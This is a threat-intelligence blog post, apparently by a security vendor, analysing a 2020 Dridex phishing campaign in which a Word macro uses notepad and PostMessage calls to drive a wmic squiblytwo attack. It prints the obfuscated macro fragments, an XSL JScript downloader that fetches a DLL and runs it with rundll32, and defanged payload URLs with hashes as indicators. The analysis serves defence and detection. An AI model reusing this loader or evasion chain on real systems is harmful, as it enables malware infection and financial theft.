

Dridex: the secret in a PostMessage()

reaqta.com/2020/06/dridex-the-secret-in-a-postmessage/



Dridex is a well-known banking malware that has been around since 2014. The developers behind it are always at the forefront of innovation and capable of routinely coming up with new tricks.


Taking a Closer Look



Dridex Phishing Email


In this campaign (still active at the time of writing), *Dridex* comes packaged as a zip file, pretending to be a *DHL Document*. As seen above, the lure, directed at *safeguard-technology.com,* is rather simple and not articulate.

The attached zip file contains a Word Document laced with a malicious macro. Opening the document starts the infection chain, and this is where things get really interesting. To understand the general behavior, we started by running the sample through ReaQta-Hive. This is how it looks like.



Dridex behavior as tracked by ReaQta-Hive

At first glance, it might not look like much – *just another* WMI execution via Macro – but behind the scenes, *Dridex* does something interesting. Though the *wmic.exe* inspection panel *(2)* shows an empty command line, and the edge connecting *winword.exe* to *wmic.exe* doesn't show any sign of alteration – like a *process impersonation* or *code injection* – the WMI somehow starts *rundll32.exe (3)*. How is this possible?



Winword starting an instance of notepad

The behavioral tree gives us clues into this. As seen from the above image, we can observe a possible anomaly: an instance of *notepad.exe* pops-out from *winword.exe*. By zooming in, we also see that notepad opens a **.txt** file.

The file being processed by notepad is called **may_befall.txt**. Analyzing the Macro's code helps better explain what is happening.

```
Dim rooted_dislike_of As String
rooted_dislike_of = "long_expectations_which"


Dim it_in_her As String
it_in_her = "may_befall"


Dim and_ill_that As String
and_ill_that = "partiality_had_better"
```

Dridex macro analysis

The macro code is obfuscated along the lines of *Pride and Prejudice*. The developers probably felt poetic.Well, this kind of obfuscation is also more pleasant to the eye of the analysts, so no critiques here. Below we can see where the **.txt** file opened by notepad is created.

```
arose_to_come = Environ(portrait_undoubtedly_see)
you_heard_her = arose_to_come & pride_and_look & but_well_is & through_with
Dim to_the_visit As Object
Set to_the_visit = little_something.CreateTextFile(you_heard_her, True, True)

to_the_visit.Close

End Sub
```

Dridex macro creating notepad's text file

This file is actually an **xsl** containing the code that is used by *wmic.exe* to download and run its malicious *Dridex* payload.


```
<ms:script implements-prefix="user" language="JScript">
<![CDATA[
var whether_her_in = i_assure_to.length;
for (var i = 0; i < whether_her_in; i++)
try{
var said_she_had = your_estate_in(then_began_it);
var engaged_mr_darcy = your_estate_in(occasions_i_joined);
said_she_had.open(little_other, i_assure_to[i], 0);
said_she_had.send();
if(would_never_alluded(said_she_had)===  150+50 && and_pray_let(said_she_had) === 1+3)
{
uniformity_of_your(engaged_mr_darcy);
engaged_mr_darcy.type = 1;
engaged_mr_darcy.write(said_she_had.responsebody);
engaged_mr_darcy.position = 0;
var kitty_you_never = it_did_not().concat(["l","l","d","."].reverse().join(""));
var his_society_a =  "C:/Windows/Temp/".concat("/".concat(kitty_you_never))
engaged_mr_darcy[lady_s_note(9)](his_society_a , 2);
engaged_mr_darcy.close();
intimate_friends("rundll32 ".concat(his_society_a.concat(" ".concat("DllRegisterServer"))))
break;
}
}
catch(err){}
]]> </ms:script>
</stylesheet>
```

XSL payload opened by notepad

Additional Macro code analysis shows what is really happening, it can be summarised in this way:

1. The macro creates an instance of *notepad.exe*
2. By using several calls to **PostMessageA()**, the macro writes the **xsl** payload in a **.txt** file
3. The macro then renames the **.txt** to **.xsl**
4. *wmic.exe* is started by the macro
5. The macro searches the *wmic* console by calling **FindWindowExA()** using *consolewindowclass*
6. Data to the *wmic* console is again sent using **PostMessageA()**
7. *wmic.exe* runs a **squiblytwo** attack
8. *wmic.exe* downloads and drops the malicious *Dridex* dlls
9. *wmic.exe* finally runs *rundll32.exe*

Below is a high level view of the macro's workflow:




Dridex macro workflow

The malicious payload is downloaded from 2 URLS:

1. https[:]//batriaruum[.]com/dasruol.dll
2. https[:]//penotorc[.]com/topwin.dll

Dridex C2 connection

We have created a quick PoC video that shows this technique at work.


Watch Video At:

https://youtu.be/k3Qra1y64jY

Why the did the *Dridex* developers go down this convoluted path to start *wmic.exe*? There are several possible answers:

1. To hide the commandline and thus prevent static detection, such as from automated *Threat Hunting* on commandline parameters.
2. To prevent triggering SIEM's correlation rules.
3. To bypass application whitelisting (AWL) solutions.

Indeed the technique is quite effective to thwart such analyses, as the commandline doesn't show anything anomalous. Also the payloads are written on disk from a trusted process and this might further prevent detection from certain security solutions.

We notice that *Dridex* behavior changed between the **5th and the 9th of June 2020**. Before these dates *Dridex* was adopting a much simpler technique where *rundll32.exe* was launched directly.

Conclusions

Attackers keeps evolving at an incredible pace and they are increasingly more creative in their approach. **Behavioral monitoring** and continuous endpoint monitoring help organisation remain safe and prevent interruption to business continuity, even when facing new and previously **unknown** threats or techniques.


With a large part of the workforce now operating from home, traditional enterprise defense systems are less effective and attention must be pointed towards those devices that are targeted more often. Behavioral monitoring, **infrastructural modeling** and automated **threat hunting** are some of the most important features provided by ReaQta-Hive. Our security experts can help if you suspect that your infrastructure has been breached or if you need to step up your cyber security posture, contact us to discuss with our security team.

MITRE ATT&CK Techniques

Execution: T1047, T1204, T1064, T1085

Defense Evasion: T1055, T1107, T1064, T1085

C2: T1043



ReaQta-Hive MITRE ATT&CK Mapping

IOC

```
https[:]//batriaruum[.]com/dasruol.dll
https[:]//penotorc[.]com/topwin.dll
ca381193229b547475e5724d5ea9f202b92f72836e9ada71ebad288845de2bbf
7a6e5af86297a254911aff6610aca9bee0fff349434cad5fe76314e51acd66f9
a50a9733f36b1f444efc7336f490d49199f61f34643f9125908bd47b6fcd173b
c45e738d6348324dac8cfedf451e8cb67b35d2ba2ef4c2f1cb7c004ce88edddd
fcc719b587b940009970177f33e85f96973983387c3ea19c698c720935d88af4
49a686549e78ad7d432af8a8a70973912e569cc1ca1dbe9de49909ed5247c634
54d2448355d298c883e885dcf56ee943fa926ba42c46bb8d06722772653619b1
84567037059c961a3ad1e6dffdf598a4c887df6d65b31e9257a7de8a75db9440
500be83e6624af2302e45bc91e026b776d72824cf84896839e03251c41394110
89560994f6d6f2717bcb92d4076704690af2d3df30ca7218fd3482903c9719b8
94737e6b49496356b1df987c498bc4e4f07551d803be346d37cbc33d6cb1cf2d
```